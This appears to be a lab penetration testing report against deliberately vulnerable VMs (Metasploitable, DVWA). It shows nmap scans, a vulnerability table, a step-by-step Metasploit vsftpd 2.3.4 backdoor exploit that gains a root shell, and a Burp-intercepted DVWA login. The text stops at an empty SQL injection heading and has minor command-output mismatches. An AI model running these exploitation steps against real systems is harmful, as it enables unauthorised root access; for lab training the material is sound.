

Advanced Penetration Testing & Recon

Introduction


As the BSF-Nutrifeed system expands its digital footprint into rural communities and low-resource environments, Cybersecurity must transition from a technical barrier to a strategic enabler of trust. This assessment serves as a critical bridge between advanced penetration testing and the real-world need for a resilient, sustainable impact.

The objective of this study was to identify technical vulnerabilities that could undermine community adoption and stakeholder confidence. By analyzing the "digital health" of the BSF-Nutrifeed infrastructure ranging from management portals to communication protocols, we aim to provide a narrative that translates complex security findings into practical, culturally aware, and actionable risk-mitigation strategies. Ensuring that security practices are resilient even in low-literacy settings is paramount to the long-term success of the BSF-Nutrifeed repositioning strategy.

Hands-On

1. Discovering Hosts

```
nmap -sn 192.169.56.0/24
```



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sn 192.168.56.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-31 06:31 EDT  
Nmap scan report for 192.168.56.1  
Host is up (0.00056s latency).  
MAC Address: 0A:00:27:00:00:00 (Unknown)  
Nmap scan report for 192.168.56.100  
Host is up (0.00039s latency).  
MAC Address: 08:00:27:90:AA:09 (PCS Systemtechnik/Oracle VirtualBox virtual N  
IC)  
Nmap scan report for 192.168.56.101  
Host is up (0.00083s latency).  
MAC Address: 08:00:27:0D:DC:1B (PCS Systemtechnik/Oracle VirtualBox virtual N  
IC)  
Nmap scan report for 192.168.56.102  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.16 seconds  
(kali@kali)-[~]  
$
```

2. Scanning Ports & Services

`nmap -sS -sV -A 192.168.56.0/24`

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sS sV -A 192.168.56.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-31 06:38 EDT  
Failed to resolve "sV".  
Nmap scan report for 192.168.56.1  
Host is up (0.00060s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  VERSION  
8000/tcp  open  http     Splunkd  httpd  
|_http-server-header: Splunkd  
|_http-robots.txt: 1 disallowed entry  
|_  
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).  
|_Requested resource was http://192.168.56.1:8000/en-US/account/login?return_  
to=%2Fen-US%2F  
8089/tcp  open  ssl/http Splunkd  httpd  
|_http-robots.txt: 1 disallowed entry  
|_  
|_http-title: splunkd  
|_http-server-header: Splunkd  
|_ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=Splu  
nkUser  
|_Not valid before: 2025-12-02T22:09:35  
|_Not valid after: 2028-12-01T22:09:35  
MAC Address: 0A:00:27:00:00:00 (Unknown)  
Device type: general purpose  
Running: Linux 4.X|5.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
```


Scan Result Table

IP Address	Port	State	Service	Version
192.168.56.1	8000/tcp	Open	http	Splunkd httpd
	8089/tcp	Open	ssl/http	Splunkd httpd
192.168.56.100	—	—	—	All 1000 ports closed (No open ports found)
192.168.56.101	21/tcp	Open	ftp	vsftpd 2.3.4 (Anonymous allowed)
	22/tcp	Open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1
	23/tcp	Open	telnet	Linux telnetd
	25/tcp	Open	smtp	Postfix smtpd
	53/tcp	Open	domain	ISC BIND 9.4.2
	80/tcp	Open	http	Apache httpd 2.2.8 (Ubuntu)
	111/tcp	Open	rpcbind	2 (RPC #100000)

	139/tcp	Open	netbios-ssn	Samba smbd 3.X - 4.X
	445/tcp	Open	netbios-ssn	Samba smbd 3.0.20-Debian
	512/tcp	Open	exec	netkit-rsh rexecd
	513/tcp	Open	login	OpenBSD or Solaris rlogind
	514/tcp	Open	shell	Netkit rshd
	1099/tcp	Open	java-rmi	GNU Classpath gmmiregistry
	1524/tcp	Open	bindshell	Metasploitable root shell
	2049/tcp	Open	nfs	2-4 (RPC #100003)
	2121/tcp	Open	ftp	ProFTPD 1.3.1
	3306/tcp	Open	mysql	MySQL 5.0.51a-3ubuntu5
	5432/tcp	Open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
	5900/tcp	Open	vnc	VNC (protocol 3.3)
	6000/tcp	Open	X11	(access denied)
	6667/tcp	Open	irc	UnrealIRCd
	8009/tcp	Open	ajp13	Apache Jserv (Protocol v1.3)
	8180/tcp	Open	http	Apache Tomcat/Coyote JSP engine 1.1
192.168.56.102	—	—	—	All 1000 ports closed (No open ports found)

3. Finding Vulnerabilities

`nmap --top-ports 1000 --script vuln 192.168.56.0/24`



```

kali@kali: ~
Session  Actions  Edit  View  Help
└─$ nmap --top-ports 1000 --script vuln 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-31 07:15 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00037s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
8000/tcp  open  http-alt
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs:  CVE:2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http-enum:
|_ /robots.txt: Robots file
8089/tcp  open  unknown
MAC Address: 0A:00:27:00:00:00 (Unknown)


```

Vulnerability Scan Analysis

Target IP	Port/Service	Vulnerability Name	Criticality	Impact / Exploit Result
192.168.56.1	8000/tcp (HTTP)	Slowloris DOS	Medium	Can crash the Splunk web interface by exhausting server connections.
192.168.56.101	21/tcp (FTP)	vsFTPD 2.3.4 Backdoor	CRITICAL	Instant Root Access. The scan actually executed id and returned uid=0(root).
192.168.56.101	25/tcp (SMTP)	SSL POODLE / Logjam	High	Allows Man-in-the-Middle (MitM) attacks to decrypt email traffic.
192.168.56.101	80/tcp (HTTP)	SQL Injection (SQLi)	CRITICAL	Multiple paths (Mutillidae, DVWA) allow attackers to steal or delete the entire database.
192.168.56.101	1099/tcp (RMI)	RMI Remote Code Execution	High	Default configuration allows attackers to execute arbitrary Java code remotely.
192.168.56.101	6667/tcp (IRC)	UnrealIRCD Backdoor	CRITICAL	A trojaned version of the IRC server that allows remote command execution.
192.168.56.101	8180/tcp (HTTP)	Insecure Cookies / Enum	Medium	Admin folders are exposed; "HttpOnly" flags are missing, making session hijacking easy.

4. Exploit (Controlled) using Metasploit

i) Run: msfconsole



```
kali@kali: ~  
Session Actions Edit View Help  
rd city*OrderingChaos*Pickle_Ricks*  
*Hex2Text*defiant*hefter*Flaggermeister*Oxford Brookes University*OD1E*noob_n  
oob*Ferris Wheel*Ficus*ONO*jameless*  
*Log1c_b0mb*dr4k0t4*0th3rs*dcua*ccccchhhh6819*Manzara's Magpies*pwn4lyfe*Droog  
y*Shrubhound Gang*ssociety*HackJWU*  
*asdfghjkl*n00bi3*i-cube warriors*WhateverThrone*Salvat0re*Chadsec*0x1337dead  
beef*StarchThingIDK*Tieto_alaviiva_turva*  
*Inspiv*RPCA Cyber Club*kurage0verfl0w*lammm*pelicans_for_freedom*switchteam*  
tim*departedcomputerchairs*cool_runnings*  
*chads*SecureShell*EetIetsHekken*CyberSquad*P&K*Trident*RedSeer*SOMA*EVM*BUck  
ys_Angels*OrangeJuice*DemDirtyUserz*  
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0un  
d*exploits33kr*root_rulzz*InfosecIITG*  
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Ginga  
beast*Hamad*Immortals*arasan*MouseTrap*  
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluene  
t*P@Ge2mE*  
  
=[ metasploit v6.4.101-dev ]  
+ --=[ 2,580 exploits - 1,319 auxiliary - 1,684 payloads ]  
+ --=[ 433 post - 49 encoders - 13 nops - 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
msf >
```


ii) Search vsftpd

```
kali@kali: ~  
Session Actions Edit View Help  
msf > search vsftpd  
Matching Modules  


| # | Name                                 | Description | Disclosure Date | Rank      | Check |
|---|--------------------------------------|-------------|-----------------|-----------|-------|
| 0 | auxiliary/dos/ftp/vsftpd_232         |             | 2011-02-03      | normal    | Yes   |
| 1 | exploit/unix/ftp/vsftpd_234_backdoor |             | 2011-07-03      | excellent | No    |

  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf > 
```

iii) Use exploit/unix/ftp/vsftpd_234_backdoor

```
kali@kali: ~  
Session Actions Edit View Help  
msf > search vsftpd  
Matching Modules  


| # | Name                                 | Description | Disclosure Date | Rank      | Check |
|---|--------------------------------------|-------------|-----------------|-----------|-------|
| 0 | auxiliary/dos/ftp/vsftpd_232         |             | 2011-02-03      | normal    | Yes   |
| 1 | exploit/unix/ftp/vsftpd_234_backdoor |             | 2011-07-03      | excellent | No    |

  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

iv) Insert the target IP (192.168.56.101)

```
kali@kali: ~  
Session Actions Edit View Help  
+ -- ==[ 433 post - 49 encoders - 13 nops - 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
msf > search vsftpd  
Matching Modules  


| # | Name                                                                             | Disclosure Date | Rank      | Check |
|---|----------------------------------------------------------------------------------|-----------------|-----------|-------|
| 0 | auxiliary/dos/ftp/vsftpd_232<br>VSFTPD 2.3.2 Denial of Service                   | 2011-02-03      | normal    | Yes   |
| 1 | exploit/unix/ftp/vsftpd_234_backdoor<br>VSFTPD v2.3.4 Backdoor Command Execution | 2011-07-03      | excellent | No    |

  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101  
RHOST => 192.168.56.101  
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

v) Launch Attack

```
kali@kali: ~  
Session Actions Edit View Help  


| # | Name                                                                             | Disclosure Date | Rank      | Check |
|---|----------------------------------------------------------------------------------|-----------------|-----------|-------|
| 0 | auxiliary/dos/ftp/vsftpd_232<br>VSFTPD 2.3.2 Denial of Service                   | 2011-02-03      | normal    | Yes   |
| 1 | exploit/unix/ftp/vsftpd_234_backdoor<br>VSFTPD v2.3.4 Backdoor Command Execution | 2011-07-03      | excellent | No    |

  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101  
RHOST => 192.168.56.101  
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.56.101:21 - USER: 331 Please specify the password.  
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...  
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.56.102:42389 -> 192.168.56.101:6200) at 2026-03-31 08:28:54 -0400
```

Comment: Root access successfully exploited.


vi) Run a Check

```
kali@kali: ~  
Session Actions Edit View Help  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101  
RHOST => 192.168.56.101  
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.56.101:21 - USER: 331 Please specify the password.  
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling ...  
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.56.102:42389 -> 192.168.56.101:6200) at 2026-03-31 08:28:54 -0400  
  
^Z  
Background session 1? [y/N] n  
[*] Backgrounding foreground process in the shell session  
whoami  
sh: line 6: whoami: command not found  
whoami  
root  
hostname  
metasploitable
```

5. Web Testing on DVWA

Using Burp suite:

i) Requests Interception





Username

admin

Password

••••••••

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Intercept

Time	Type	Direction	Method	URL	Status code	Length
10:01:31.31 Mar ...	HTTP	→ Request	POST	http://192.168.56.101/dvwa/login.php		

Request

1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.56.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 44
9 Origin: http://192.168.56.101
10 Connection: keep-alive
11 Referer: http://192.168.56.101/dvwa/login.php
12 Cookie: security=high; PHPSESSID=451547c7f7e3803cc56ed069e7af9f0f
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=admin&password=password&Login=Login

Inspector



Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 2
Request headers 13

Event log (5) All issues

Memory: 116.6MB Disabled

Comment: Request was successfully intercepted.

ii) SQL Injection

